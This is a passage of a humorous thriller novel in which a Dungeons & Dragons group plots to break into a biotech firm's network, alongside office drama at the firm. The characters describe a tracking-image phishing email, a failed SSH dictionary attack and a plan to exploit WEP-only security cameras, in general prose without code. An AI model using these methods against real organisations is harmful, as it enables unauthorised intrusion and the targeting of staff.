Moshen, a scrawny Asian kid with thick glasses, sat at the head of a lacquered table, on a leather bench that wrapped along the walls of a yacht’s wood-paneled cabin. His face was mostly obscured by a laminated cardboard screen bearing pictures of knights and dragons. The table held a disorganized pile of books, dice, and Cheetos. At the center, atop a plastic sheet with a hexagonal grid, stood two-inch painted pewter figurines — one axe-wielding barbarian, one wizard, and several orc figures lying face-down.

“This is bullshit!” Mike fired back, waving a handful of papers. He was dark-haired and tall, well-muscled but too fat and scruffy to show definition. “When we were in Salavina, I remember Zhan going to the Temple of Eir and learning a healing spell from the High Priestess.” He turned to his side. “Didn’t you?”

Jason Tuttle sat next to Mike, chugging a soda and adding up experience points on a worn character sheet. “She taught me a prayer for good health, Mike. She didn’t grant me the authority to channel the power of her god.”

“You talked me into helping you fight through these orc-infested caverns, and you can’t even cast any healing spells!?”

“Mike, quit being such a munchkin!” Moshen railed. “Wizards throw lightning bolts and fireballs. Priests manipulate life energies. They operate on completely incompatible principles.”

Jason shrugged. "Wizards can't cast healing spells, dude. Everybody knows that."

"Give me Zhan's character sheet," Mike demanded.

Jason put a hand over the paper. "Why...?"

Wielding an eraser with menace, Mike declared, "I'm going to change him into a barbarian."

Jason's face was a mask of horror. "Don't even think about it!"

"Try and stop me!" Mike snatched at Zhan's character sheet. Jason yanked it away and held it at arm's length. Mike tried to reach around Jason, but he wouldn't yield. The two grown men slapped at each other and wrestled on the cabin bench for control of the paper.

Footsteps from above pressed them to a truce. Through the portholes, they could see jeans and hiking boots. The visitor knelt down to peer inside. Danny's face appeared in the circle of glass. Jason pointed to the entrance.

"Hey," Danny said as he descended the steep stairs into the cabin. "Oh good, I got the right boat."

Jason waved hello. "Come on in, Danny. Meet the gang."

Danny looked around. On one end of the cabin was a large flat-screen TV. On the other end, he saw the table covered with rulebooks, figurines, and soda cans. He instantly recognized the scene. He'd walked into a *Dungeons & Dragons* campaign.

"Aww Christ," he muttered. He felt the revulsion and regret of a recovered heroin addict entering an opium den. Danny's days of chasing these particular dragons were long behind him. "Jason, can I talk to you?"

Jason wiggled his way from the table and crossed the compartment.

"This is your hacker team?" Danny whispered. "Where did you find these guys?"

"They're from my gaming group," Jason said innocently. "We play every Thursday at the Wizards of the Coast store in Crossroads Mall."

"You play *Dungeons & Dragons*? Aren't you like sixty? Don't you have a wife and kids and a life and stuff?"

Jason replied coldly, "My ex-wife is none of your business."



“Sorry, didn’t mean to hit a sore spot. But, I mean, look at these guys. Do they have any skills? Do they even have *jobs*?”

“They have my complete trust,” said Jason. “They’re smart and capable. You should see the kind of shit we pull off together. Just last month, we destroyed the stronghold of a Dark Elven necromancer.”

“Your *characters* did that. In your *head*. *You* sat around rolling dice and scarfing Cheetos.”

“Look, I know personnel management, alright?” Jason said. “What counts is whether you can work as a team. These guys are my comrades in arms. They’re in. Are you?”

Danny sighed and approached the table. Mike and Moshen paused poking through rulebooks and scribbling on papers long enough to mumble greetings. “Guys. Good to meet you. My name’s Danny. I’m the lead engineer at... um... Let’s just say I’ve overseen the demise of many small companies.”

He shook hands with both of them.

“Moshen Chen. Web designer and developer. ASP.NET, Ruby on Rails, HTML 5, Angular, Closure, I do it all. You want a kick-ass website, I’m your man.”

“Mike Braun. I work at the Safeway on Queen Anne.” Danny stopped in mid-handshake. “And I’m taking Cisco certification classes at Bellevue College. Network administration — router setup, mail servers, domain name registrars, packet monitoring, that kind of stuff.”

“And thinks wizards can cast *Cure Light Wounds*,” Moshen interjected.

“Oh shut up already!” Mike wailed.

“Isn’t *Cure Light Wounds* a priest spell?” Danny said before he could stop himself.

“See!” said Moshen, sticking his finger in Mike’s face.

“You play?” Jason asked eagerly.

Danny shook his head. “Not since Second Edition.” That was a lie.

“You want to hop in?” offered Jason. “We have plenty of extra character sheets.”

Danny closed his eyes and sighed slowly. “Is there anything else I should know about you guys before we get started? Additional skills? Um... Attributes? Proficiencies? ”

“I play hockey!” Mike bragged. “I can be your muscle if things get physical!”

“Yeah!” Moshen chimed in. “And I know kung fu!”

Danny eyed the men with a cocked eyebrow. “Hockey... and... kung fu...? Guys, this is just a network penetration mission. The only way things can possibly ‘get physical’ is if we’re, like, unspeakably bad at our jobs. We’re *not* bad at our jobs, are we?” The faces in front of him may as well have been blobs of cold Play-Doh. “*Are we?*”

Meekly, Mike offered, “Nnn... *no?*”

From the hexagonal grid on the table, Danny picked up the barbarian figurine. It was painted with loving detail. “Clear off this table. Keep the pencils and notebooks. We’ve got work to do.”

THE PINCER ARM SLID ALONG THE BIOTEK MICROPLATE STACKER'S sleek body, holding a clear rectangular plate. The plate's surface was pitted with a grid of a hundred small round wells, each one filled with pale yellowish-brown fluid. The Stacker handed the plate off to a Synergy Microplate Reader, which drew it into a dark slot. Its payload deposited, the Stacker rose toward a vertical tower of identical plates, its pincers rotating to grab the next set of samples.

Tina Giordano batted a lock of her unkempt dark hair out of her eyes and focused on a computer terminal beside the Reader. Laboratory robots whirled around her as she studied the console. Centrifuges spun. Pipettes trickled thin streams of fluid. Gantries and belts carried plates among devices that heated the samples; cooled them; titrated them; aspirated them; sealed them beneath plastic film; and affixed them with printed labels. With their smooth plastic contours and modular mechanical assemblies, they reminded Tina of mutant Xerox office printers.

On the far side of the laboratory, two white-coated figures, a man and a woman, stood beside a whiteboard. Both were older than Tina by at least two decades. Over the gentle humming and clicking of the machinery, she could hear them talking in flustered tones.

"Passinsky is getting seriously pissed," the man said.

"He never gets pissed. He never gets anything," the woman replied.

“This is different. I think he’s honest-to-God scared.”

“Of what? Losing our funding?”

“Yeah. He told the Consortium that we’d have results by now. They’re coming to see for themselves.”

“We were *supposed* to have results a month ago. It doesn’t make sense. The Reader logs reported expression of the full pathway in one batch several weeks back.”

“The Reader’s spewing out false positives,” the man said with a frown. “We’ve got over a week’s worth of backlog for manual testing.”

“Isn’t that what the intern’s for? Where is she, anyway?”

“You haven’t heard? Julie’s gone AWOL. Nobody’s seen her in days.”

“Well... shit,” the woman sighed. “Just how high of an error rate are we dealing with here?”

The man replied, “Too damn high...” as they both turned their heads toward the machinery.

The woman exclaimed, “Tina!?”

Tina jumped, and looked up apologetically from the console.

“What are you *doing here*?”

Tina started to back away, but a final glance at the screen convinced her to stand her ground. “Your reporter. You’re using gfp, right? Why wouldn’t you just use a selectable marker? CAT is standard for *E. coli*, isn’t it?”

The man mumbled dismissively, “The mother strain is already immune to chloramphenicol, Tina.”

Tina watched the plastic plates being handled by the robotic arms. “I just... I have a question. If you’re using gfp as a reporter, then that means you’re testing these assays for fluorescence, right?”

The woman rolled her eyes. “Yes, Tina. That’s what *green fluorescence protein* means.”

“So this microplate reader... It shines a specific color of light on a plate of samples, and uses camera-type-things to check if each assay is, like, ‘reflecting’ some *different* color of light. Right?”

“That *is* how fluorescence reading works.”

“Thanks. So, then, can you explain to me...” She grabbed an empty plate from one of the machines and waved it before her face, looking at both scientists through the clear plastic. “...why the hell you guys would use *transparent microplates*?”

The man shrugged. “The clear ones are cheap. We had a huge supply of them down in the stockroom.”

“Are they cheap enough to make it worth redoing a whole month of automated runs? Because, if the plate is see-through, then light can shine from one well to another. Which means that, if one well is fluorescing really strongly, then the reader will pick up a little bit of light *in all of the wells next to it*, too.”

The man’s eyes widened. “Well-to-well crosstalk!”

“Exactly!” Tina declared. “Which would lead to —”

The man facepalmed. “False positives. Of course. We didn’t even think of something so basic...”

“Instead of reporting uptake in *one* sample,” said Tina, “the reader will report uptake in *nine* of them. So what you get is —”

The woman interrupted her, “What you get is way above your pay grade, Tina. You’re not even authorized to be in this lab.”

Tina’s jaw dropped. “Really?”

The man said, “Tina, this *is* a restricted area. We work with scheduled substances here, not to mention volatile chemicals and potentially dangerous microorganisms —”

Tina silenced him with her glare. “I’m fully aware of what you work with here. I’m the one that mails out the OSHA forms, remember? And I know all your safety protocols because I’m the one that prints your memos —”

The woman sneered, “That’s great, but mailing forms and printing memos doesn’t make you a scientist.”

The man nodded. “You really should be back at the front desk.”

Tina’s gaze traveled from the two microbiologists, to the console, to the laboratory equipment, and finally to the floor. Biting her lip, she shuffled out of the room.

“Oh, and, Tina?” the man called as she reached the doorway. “Could you please put in a thousand-unit rush order for 96-well microplates in opaque polystyrene carbon black? Thanks.”

**T**INA’S DESK OCCUPIED A BRIGHTLY LIT LOBBY between two sets of glass doors, both frosted with a large letter “W”, the chemical symbol for the element tungsten. Her black cardigan hung draped over her armless swivel chair. Like a pithed laboratory animal, she crumpled into the pneumatic-spring seat and got back to work.

Several emails had landed in her Thunderbird inbox. Only one, however, was significant: a rare note of validation from her boss involving the imminent babysitting of some hotshot international gazillionaire.

From: “Dr. Piotr Passinsky”

> > Christina, have you finalized arrangements for  
> > visiting investor? Remember this man is head of the  
> > consortium that funds this company. He will be coming  
> > with many assistants. Spare no expense.

>

> I booked reservations with the Medina Gallante hotel,  
> Dr. P. Forwarding you the confirmation email...

>

> > From: “Medina Gallante Luxury Suites”  
> > Thank you for choosing to stay at the Medina Gallante!  
> > We are proud to offer our guests the finest upscale  
> > accommodations in the Pacific Northwest.  
> > Party name: IVAN ZHELEZNOV  
> > Room assignment: PRESIDENTIAL SUITE  
> > To make your travel experience as enjoyable as possible,

> > we offer the following enhanced transportation options  
> > to and from our facilities.  
> > \* Helicopter chauffeur from Sea-Tac airport direct to  
> > our rooftop helipad  
> > \* Water taxi from any Lake Washington marina to our  
> > private pier  
> > Please let us know if you wish to take advantage of  
> > these amenities, or if there is any other way we can  
> > improve your visit.  
>  
> Will this do, Dr. P?

This is acceptable.

It wasn't exactly an Employee of the Year award, but Tina knew it was the closest thing to praise she would ever get.

The rest of the emails were pure spam. Solicitations from some web design company called Prismatic Creations cluttered her inbox, each with a colorful logo plastered across the top. They gave some spiel about updating Tungsten's "corporate identity" to give the company a fresh look-and-feel "to better resonate" with today's competitive blah blah blah. After reading one, she deleted them without a second thought.

With her inbox clear, she un-minimized her Facebook window. Her friend Natalie had posted some photos of a dreamcatcher that she'd woven from her own hair. Tina flicked her scroll wheel and sank into a status-update-reading trance. Seconds or hours drifted mindlessly by.

When duty called again, it took the form of a FedEx man carrying a cardboard box the size of a suitcase. A small green light above the front door card-reader lit up as she buzzed him in. The package was from Newegg.com. It was addressed to Roger Tanner.

Tina cringed, and felt the taste of sour milk welling up in her throat. Taking her iPhone, she commanded her fingers to type, “Roger. Package for u. Come get.”

She spent the next several minutes staring at the box, trying to wish it away.

A raucous conversation from the hallway announced Roger’s arrival. Roger’s tall, lean-muscled form strode toward the lobby, accompanied by two older men. Framed by his spiky hair and narrow black-framed glasses, his face wore its usual self-satisfied smirk. He opened the glass door with a sinewy arm adorned with Celtic sleeve tattoos, and sauntered in.

“I didn’t say *a word!* That’s the whole point!” he said cheerfully.

“What, not even ‘Hi’?” asked one of the men. He sported a well-trimmed beard and a lab coat. “You just walked up to her out of the blue and — *bam!* — started making out?”

“It wasn’t out of the blue,” Roger parried. “We’d been eyeing each other across the bonfire for like ten minutes. We both knew what was up.” His eyes landed on the package by Tina’s desk. He pulled a jingling keychain out of his back pocket and squatted beside it. “She was there at the beach with a bunch of her friends.” He carved the cardboard open with a key. “Alki Beach gets kinda cold at night, you know, and this little blonde was wearing, like, *nothing* — a bikini bottom and half of a white t-shirt, right? Some guy was playing Spanish guitar, and we were passing a joint around... I’m telling you, you guys have *got* to come out to Alki one of these nights.”

The other man, heavysset and sloppily dressed, smiled. “We’re both married men, Roger. But it’s nice to see you kids having fun.”

The box’s tape finally undone, Roger flipped open the top and reached inside with both hands. In a flurry of Styrofoam packing peanuts, he withdrew a black cube lined with slots, lights, and sockets.

The man in the white coat asked, “Is that the big fancy hard drive you’ve been promising us?”



Studying his catch, Roger nodded with preteenish glee. “It’s a forty-terabyte RAID. Think this’ll be enough storage space for you lab monkeys?”

The trim-bearded biologist grunted his approval. “How soon can you connect it to the network?”

Roger stood up, cradling the device. “I’ll set up the NAS this afternoon. But whether any of your weird-ass mad scientist toys can talk to it or not... Well, that’s up to Don here.”

The heavyset man saluted. “I’ll get my boys setting up NFS support on the robot controllers as soon as that thing’s ready.”

The biologist chuckled, “Forty terabytes. Try not to fill it up with pictures of your girlfriends, Roger!”

“Oh! Speaking of pictures...!” Roger set the RAID down on Tina’s desk and pulled out his phone. “This is the little hottie from the beach last night.”

The two men gathered around the small screen. “She’s a knockout, alright,” the technician granted. “What’s her name?”

“Oh, fuck if I know, man! Carrie? Kelly? Carley? Something like that.” He flipped through more photos.

“Check it out. She’s got that thing with her fingernails...” The tech wiggled his own nicotine-stained digits. “What’s it called? Where just the tips are white? There’s a word for it...”

Tina’s gaze remained on her screen. While the men talked, she had shrunk progressively farther down in her chair, and now felt tiny enough to fit into a microplate well. “French manicure,” she murmured.

“Yeah, that’s it!” the tech said.

Roger glanced at her. His smirk waned. “Hey, um, guys...” he said. “I’ll catch up with you later, ’kay?”

The two men said their goodbyes and left. Roger and Tina were alone.

“So...” he said, leaning against her desk.

“Can I help you?” Tina asked flatly, her eyes glued to her computer.

“What’s got ya down, buddy?” His acerbic tone belied the friendly question.

Tina scowled. “‘Buddy’?”

“Yeah, *buddy*,” Roger pressed. “You *said* you wanted to stay friends, right?”

Tina pointedly avoided looking at him. “That doesn’t mean I want to listen to your stupid player conquests. I know you’re *real* proud of yourself, but you don’t have to rub it in my face.”

“Friends *do* talk about stuff like that, you know.”

Tina rolled her eyes. “Rog, you do realize it’s barely even been a week, right? Are you so inconsiderate that you can’t understand how your little pick-up tales affect me? Or do you just not care?”

Roger’s face puckered. “Not everything is about you, you know.”

“Everything? More like, *nothing* is about me!” Tina said, her voice rising. “You just kept chatting with your boy’s club over there as though I wasn’t right here the whole time. That’s how it was for the *whole* six months we were together. The only time you act like I even exist is when it’s convenient for you. Think about where I’m coming from for just one goddamned second, okay? I sit at this desk every single day, banging out endless emails, answering phones like a fucking parrot... ‘Good afternoon! Tungsten Medical Technologies! How may I help you?’ I just feel so replaceable. So *insignificant*. And then you came along, and I thought we vibed, and maybe you could relate... But you end up treating me worse than anyone else here!”

Roger’s brow furrowed above his glasses. “Really, T? You’re going to use me as a dumping-ground for all your bullshit frustrations about work and life and whatever? You realize you have, like, *zero* credibility for being mad, right? *You* broke up with *me*, remember?”

“I broke up with *you*? *You* said you wanted to see other people! As a matter of fact, it turned out you’d already *been* seeing other people!”

“I was just saying we should have an open relationship. *You’re* the one that wasn’t down for it. So I really don’t see where you think you have the right to be upset.”

Tina gulped down bile. “You... ‘really don’t see...’? Seriously, Rog? Even you can’t be that obtuse.”

“I am not a mind-reader.” Roger spoke slowly, punctuating with his hands. “So, when I say that I have no idea where you get off being so pissed about a relationship that *you* ended, it’s *not* because I’m being ‘obtuse’. It’s because *you* aren’t making any sense. It’s because *you* are failing to *communicate*. And like you said, your *whole job* is to sit here and talk to people on the phone all day, so you’d think you’d know how to at least do *that*.”

Tina’s mind blanked with anger. She couldn’t begin to count the number of dimensions on which Roger’s comment hurt.

She grabbed her iPhone and flung it at his stupid asshole face.

A lens of his glasses cracked on impact. She wheeled away from him, her arms welded crossed. Jagged breaths pounded her ribcage. “Roger,” she started, struggling to keep her voice steady through the lump in her throat, “take your box and get the fuck out of my lobby.”

THE BLINDS ON THE WINDOWS TO DR. PASSINSKY’S OFFICE were closed. Going to the boss’s office was never pleasant, and Roger’s presence made it that much worse. She knew he’d be there. In the email Passinsky had sent to summon her, she’d seen Roger’s email alias, “rot13er”, in the “To:” line alongside her own.

Passinsky, gaunt and gray, met her with a soulless, wraithlike gaze. His glassy blue eyes focused with detachment, as though the people before him were merely elements of some mildly interesting puzzle.

“You asked to see me, Doctor P.?”

Roger sat in one of two modest chairs in front of Passinsky’s desk, still wearing the glasses with the crack down the lens. Tina closed the door and took the other seat. The two of them avoided looking at each other.

Passinsky spoke with flat intonations, his English coming to him solely through practice and force of will. “I have to deal with personnel problems,” he said gruffly. “It take time away from research. Research is interesting. Personnel problems are not.”

Tina shrank in her seat.

“My biggest problem right now,” he continued, “is with Julie. Have you seen her come into office in a last few days?”

“No, I don’t think so. I don’t think she’s been here all week.”

“Roger, have you checked if she’s reading her email?” Passinsky asked.

Roger shook his head. “Her account’s had no recent activity, Dr. P.”

“Is she okay?” asked Tina.

“I don’t know,” said Passinsky. “But it is very important for company to find her.”

Roger looked bored. “She’s an intern. How important can she be?”

“She was given very simple assignment,” said Passinsky. “Very tedious, but very critical. She ruined it. Now we need her to fix. Her timing is... unfortunate. As Christina can tell you, we have very important visitor coming. If this situation is not resolved, he will be very unhappy.” After a pause, Passinsky added, “And this is not a man who you want to make unhappy.”

Tina offered, “Should I call Julie’s school, see if they’ve heard from her?”

“Yes,” urged Passinsky. “And her family and friends. If you find her, tell her she must come to work tomorrow, and I take care of everything else. If you *don’t* find her, there is lots of paperwork for you to do.”

Tina looked down. “What kind of paperwork?”

“We have to end her employment,” said Passinsky. “That will mean filling out termination forms, filing payroll, writing notice to her university internship program. You will need to check what else.”

“Alright. If I don’t hear from her by end-of-day, I’ll fill out those forms tomorrow.”

Passinsky shook his head. “No. I want them on my desk when I walk into office. I will need to sign them and send them out first thing in a morning.”

“Wait, what?” Tina said with a gulp. “But... I’ll have to stay late tonight to finish all that.”

Passinsky shrugged. "Either way, needs to be done."

Tina turned away, taking a moment to grumble softly to herself.

"I would do it myself," Passinsky offered, "but I had to take time this afternoon to attend to another matter. Also is one I want to talk to two of you about."

Roger mumbled, "You mean you have us here for something besides the Julie thing?"

"I do," said Passinsky. "Here is my issue. Neither of you is part of my research staff. So I do not expect you know these words: 'vasopressin' or 'oxytocin'..."

Tina knew the terms. They were hormones. She recalled that both had something to do with sex. She didn't want to know where this was going.

"They are mammalian behavioral modulators for instincts of reproduction," said Passinsky. "Oxytocin is most active in adult females. It is linked to delirium of being 'in love'. It is released through erogenous stimulation of nipples and vaginal wall." Hearing the old scientist use those words made Tina press her knees tighter together. "There are theories that oxytocin potentiation of dopaminergic reward pathway gives it addictive properties, and loss could trigger withdrawal symptoms.

"Vasopressin drives sexual territoriality. It is hormone responsible for jealousy. Vasopressin is subject of some ongoing research, because in humans it can act on indirect triggers. Rats, for example, get angry by smell of another rat on their mate — this is easy to explain by pheromones. Humans, though, somehow have aggression responses wired to symbolic processing, such as sound of spoken words. This means that human can hear someone say something, and exhibit immediate hormonal response. Observe..."

He swiveled his desk monitor around to face them. The screen showed a choppy-moving overhead view of Tina and Roger arguing in the reception area earlier that day. Their fight had been captured by the lobby's security camera.

Tina flushed. She knew the security camera was there. There were probably dozens of them in the building. She never thought anybody actually looked at the footage.

“Now, watch this part,” said Passinsky. “At this moment, Roger says something, and...” The Tina on the screen threw her iPhone at the digital Roger. “Right there! Instinctual aggression in response to comprehension of sound waves as words conveying ideas — a non-instinctual stimulus! Fascinating, no?”

Tina leaned forward and began stammering an apology.

Roger squirmed. “What’s your point, Doctor P.?”

Passinsky replied with a sudden sharpness. “My *point*, is that I am running here a research company! Not a high school full of children who do not control their hormones!”

Tina shrank in her chair. Roger cringed.

“You know what I took this job for?” Passinsky grumbled. “To do science. You know what I do all day instead? Paperwork. All the time paperwork. Payroll, taxes, insurance, performance reviews, and nonstop American legal bullshit. Now I have to spend time covering company’s ass over stupid lover spat! Listen. I don’t know what you two have going on. I do not *want* to know. None of my business. But you bring it to my business, you *make* it my business. Understand?”

Tina and Roger looked at him sheepishly.

“So now, we have two ways to take this. We can treat this as science matter, or as paperwork matter. How do you want to handle?”

Tina gave a tiny shrug.

“As paperwork matter,” he explained, “I tell you that violence has no place in work environment. Then you sign this statement...” He passed her a pen and a printed page. “...saying that I spoke with you to ensure it won’t happen again, and that your action was as private matter between you and Roger and having no involvement with company.”

Tina murmured, “Is my staying late tonight some kind of punishment?”

“I do not punish, young lady!” Passinsky fired back. “This is simple logical consequence. Forms for Julie need to be done. I could have

done them this afternoon. Instead, I had to take care of this. Do I make myself clear?"

Tina sighed. "Yeah."

Roger looked at the form in Tina's hands with contempt. "And what if we want to handle this as a 'science matter'?"

"Ah! As science matter, is completely different," said Passinsky, suddenly upbeat. "As science matter, we use this as opportunity to do in-vivo study of modulating effects of oxytocin and vasopressin on axonal projections from Broca's area to limbic system."

"Which means...?" asked Roger.

"Which means we put Christina's head into stabilizing vise, open top of her skull to put under high-resolution cameras, and inject voltage-sensitive dye. Then you stand nearby and say things to make her angry, and we record which neurons activate."

He stared at them patiently.

Tina blinked. "You... want to saw my skull open?"

"Well, yes," Passinsky replied. "How else to see electrofluorescent dye?"

"This is a joke, right?" she said.

"Y... yes. Is a joke. Of course. *Unless* if you agree...? In which case I will stay late myself, to prepare experimental apparatus. And maybe take care of Julie's forms myself while I am here. If you understand my meaning."

Shaking her head, Tina signed the statement and steeled herself for a late night.

"Ah! That is what you choose?" Passinsky said with disappointment. "Too bad. I like doing science. I don't like doing paperwork."

“SEND, SEND, SEND!” Danny commanded. He watched a laptop over Moshen’s shoulder, squinting through the glare of the sunlight from the bohemian coffee shop’s windows.

Moshen flicked the touchpad. “Done! And now... we wait!”

Danny’s team sat at a cluster of tables at the B&O Espresso, between walls lined with brass clocks and framed vintage posters. The B&O made an ideal base — it had power outlets, free Wi-Fi access, and a menu of quadruple-shot chocolate lattes. Danny was already caffeinated to the point of nausea.

“What’d I miss?” asked Jason as he returned to the table.

“We’ve gone phishing!” said Moshen.

“We’re trying to figure out Tungsten’s IP address,” Danny clarified.

“Is that something you can get from their website?” Jason asked.

Danny shook his head. “Their website isn’t served from their office. They use Rackspace as a hosting solution. If we trace the route from here to their website, we won’t find their office IP address; we’ll just find their third-party web service provider.”

“But you *can* see their website, right?” asked Jason. “I always thought that’s the first thing hackers go for.”

“Their website has nothing to hack,” Danny answered. “They have a very simple, primitive web page. You can’t even use it for buying anything. If they had a big, complicated modern site with shopping carts and user comment sections, it’d be a different story. But as it



stands, it's only a bunch of sales pitches, and some phone numbers and email addresses."

"I see," Jason said. "Those all go to their receptionist, by the way. I've already checked out Tungsten's public contact info."

Moshen asked, "All of Tungsten's emails go to the same person?"

Jason nodded. "Christina Giordano. Their all-purpose office admin."

"Does she like spam?" asked Moshen. "I just sent her some hot, juicy junk mail."

Jason cocked an eyebrow.

Danny explained, "About half an hour ago, Moshen and I hopped on GoDaddy and registered a website. We called it 'Prismatic Creations', made it look like a web design company. Then, we sent a few fake business solicitations to Tungsten. At the top of these emails, we added an image."

"So what?" asked Jason.

"You ever get an email with pictures in it? And your browser warns you, 'Click here to see the images in this message.'? Well, those images aren't actually part of the email itself. What the email contains are *references* to images somewhere else on the Internet. The image at the top of our junkmail comes from the website we just built. And Moshen's on the administrative back end right now, watching connections come in."

"So... when the office admin opens that email... her computer will automatically connect to your new website?"

"Right," said Danny. "And her computer is at her desk, so the IP address that she's connecting from will be Tungsten's corporate headquarters. Now, mind you, she could be using a really good spam filter, which would block the messages. Or she might delete them without opening. So this isn't guaranteed to work..."

Moshen, his eyes devouring his laptop screen, shot both thumbs up. "It just did!"

Danny leaned over Moshen's shoulder. The screen displayed:

```
68.178.232.100 - - [20/Jul/2011:01:46:47 +0000] "GET /images/logo.gif?tracker=73567354756 HTTP/1.1" 200 1537 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Thunderbird/3.0.1"
```

"She's using Mozilla Thunderbird mail reader on Windows 7," Danny said. "Moshen, go cruise newsgroups and hacker forums, try to find exploits. I'll check out Thunderbird's source code and look for weaknesses. Mike, fire up Nessus and start probing their firewall."

Jason tried to keep up. "Is there anything I could be doing?" he asked.

"Yes," said Danny. "Get us more lattes."

**"NOTHING'S GETTING THROUGH!"** Moshen hissed. He hunched over his laptop, fingers banging the keyboard. "The packets are just disappearing!"

"Did Tungsten go offline?" asked Danny, standing over his shoulder. "Or did we?"

"Neither. I can still reach Tungsten if I bounce through a proxy server," said Moshen. "It's like something started blocking *our* connection — *specifically* us here at the coffee shop. It doesn't make any sense..."

Mike saw their agitation. "What are you guys doing?"

"We found an app called SSHatter on a hacker forum," Danny answered. "We're trying to use it to crack our way in."

Mike raised an eyebrow. "You own a botnet?"

"No, we just ran it on Moshen's laptop here."

Mike winced. "That's... Um... Not how it's designed to work..."

Jason returned with several cups of coffee. "Hey, guys. Is everything alright?"

Danny replied, “Have you ever heard of SSH?” Jason shook his head. “It stands for ‘Secure Shell’. It’s a remote login program. It’s a very common tool — system administrators use it to access their own systems from home, for example. Most corporate servers have it installed.”

Jason nodded. “Like a back door for authorized personnel only, right?”

“A *heavily guarded* back door,” Mike emphasized. “The connection is encrypted. It’s useless without login credentials.”

“Which we were trying to figure out...” said Danny.

Mike scoffed, “Yeah, using SSHatter, on *one* host.”

“In English?” Jason insisted.

Danny answered, “SSHatter is a program that performs something called a dictionary attack. It has a database of common usernames and passwords. We rigged SSHatter to connect to Tungsten over and over again, as fast as it can, using common logins until we stumble across one that works.”

“Except that’s not how it’s supposed to be used,” Mike added flatly. “The number of possible username and password combinations is astronomical. SSHatter is designed for distributed operation — you’re supposed to divide up the task across a botnet with thousands of zombie hosts. And even then, the process can take days, without any guarantee of success. If you try to run it on just *one* machine, you...”

“Yes, it could theoretically take *years*, I know,” Danny interrupted. “Look, I realized that the probability of success was low. Fine. But I figured it’s worth at least trying. It can’t hurt, right?”

Mike grimaced. “It most certainly *can* hurt. You just tripped their DenyHosts IPS.”

Danny’s eyes flew open. He gasped as he realized that Mike was right.

Jason prodded, “Their what? ‘DenyHosts IPS’?”

Danny mumbled through his palms, “Their Intrusion Prevention System.”

“It’s another program that corporate servers use alongside SSH,” Mike explained. “A watchdog, basically. It monitors incoming network connections to detect potential hacker activity. And you know what it considers a giant red flag? When it sees the same machine connecting over and over very fast, trying lots of different logins.”

Danny looked down. “So when I ran SSHatter on Moshen’s computer...”

Mike finished for him, “You set off their alarm, and now your source IP address is blocked, so none of your connections are getting through. Right?”

Danny said nothing.

Mike looked at him sidelong. “Danny, you... Um... You couldn’t seriously think it would be that easy, right? That you could just crack your way through SSH with some app you download from a website? If an SSH-cracking tool like that existed, do you have any idea what that would do to the entire Internet? Hell, system administrators have taken entire companies offline because of *rumors* about stuff like that! Don’t take this the wrong way, Danny, but... Are you sure you know what you’re doing?”

Staring at the floor, his chest tight, Danny squeezed out, “I have everything perfectly under control.”

After a few deep breaths, he raised his head and looked blankly around the coffee shop. The apron-clad waitstaff scurried about the tables and counters. He watched them for several silent seconds.

“Mike... Tell me that part again about how some system administrators took their companies offline because of rumors of an SSH-cracking tool?”

“Not much to tell,” Mike replied. “A couple years ago, somebody hacked a website called ImageShack. A hacker group called ‘anti-sec’ publicly announced that they were responsible for the break-in, and that they used a brand-new all-powerful hacker tool to do it. System administrators all over the world freaked out. They completely disabled SSH on their networks — they figured it’s better to not let *anybody*

connect, not even legitimate users, than to give a hacker a route of entry.”

“That sounds like more than just a rumor,” said Danny. “That’s a serious threat.”

“It would have been, if it was real,” continued Mike. “But it turned out that the hacker group lied. There was no such tool. It was all a giant hoax. Just a bunch of punks trying to make themselves look powerful, freak people out. Which, granted, it did. But so what? All it proves is how crazy everything would be *if* there was a vulnerability in SSH. But there isn’t.”

Danny thought for a moment. “Not even through its own system administrators?”

Mike shook his head. “I don’t follow.”

Danny paced as he talked. “These anti-sec guys *succeeded* in taking a bunch of companies offline — not by exploiting a flaw in the *machines*, but by tricking the sysadmins who run them. Hacking is making a system do something that it isn’t supposed to do. That system includes people. It’s built and maintained by people. Tungsten’s IT staff itself is a system component. Let’s look for vulnerabilities in it.” He turned toward Jason, who was fiddling with his phone. “How big is Tungsten’s Information Technology department?”

“Just one guy,” Jason answered. “They have a couple older technicians around to maintain the equipment, but they’re not in charge of the corporate network. Their system administrator is some hipster kid. I don’t know his name.”

“I bet LinkedIn does,” said Danny.

Moshen tapped away on his laptop. “Tungsten Medical Technologies... Network administrator... Got it! Roger Tanner. Jason, is this him?” Moshen turned his laptop around to show the screen. It displayed a Facebook profile page. The photo showed a young man with dark spiked hair and narrow black-framed glasses. Jason nodded.

Danny studied the screen. “His username is ‘rot13er’. He probably uses that same handle everywhere. Let’s see what this guy’s all about.

Search around the web. Check message forums, social networks, anything.”

After several minutes, Mike piped up. “Danny. You were right. I think I found something. It’s an online tech-support forum for a company called OmniVision. They make security cameras. Check this out...”

User: rot13er (Member, active 1 day)

Do you have a software upgrade for the OmniVision Sighbulb-1200 PTZ to give it WPA support? My company has about 30 of these cameras, installed ten years ago. We have a few wireless access points to connect them to the corporate LAN, but I have to run these APs with WEP because the cameras don’t speak WPA.

---

User: David Swan (OmniVision Support Engineer)

I'm sorry to inform you that we discontinued support for the Sighbulb series about four years ago. I advise replacing with our Clarity line. I'd be happy to pass you along to our sales department.

---

User: rot13er

My company's not paying for 30 new cameras. All I want is a firmware patch.

---

User: David Swan

The Sighbulbs were manufactured before WEP's weaknesses were discovered. Unfortunately, it was technically infeasible to migrate the Sighbulb-1200 to WPA.

---

User: rot13er

Are you serious? WEP is worthless. I might as well not even be running encryption at all. Thanks for nothing.

Danny smirked as he read the exchange. “Nice find, Mike! Gentlemen, let’s reconvene tonight after dark, and head over to Tungsten HQ. And savor the irony: we’ll be penetrating their network through their security cameras.”

7

**witchdoctor82**

hey lady! Whatchya up to?

**tinacious\_g**

O HAI!

IM IN MY LOBBY HATING MY LIFE

why are u still at work? Its almost 10

Drippy gave me a bunch of shit tasks just to  
make my life suck.

sorry t. you gonna be done soon?

No. Haven't really focused. I made a big  
mistake called icanhascheezburger.

And cuteoverload.

And stuffonmycat.



haha did lolcats steal your brain?

Yeah.

I was like, I don't waaaaaaaant to print any more forms tonight. I'll cheer myself up by looking at funny pictures on the internets.

OMG KITTIES!

KITTIES EVERYWHERE!

Hours later... ZOMGZ MOAR KITTIES!

did you know you get a dopamine rush just from looking at a picture of a smiling baby or a cute animal? There was a uk study about 2yrs ago that proved lolcats are a drug.

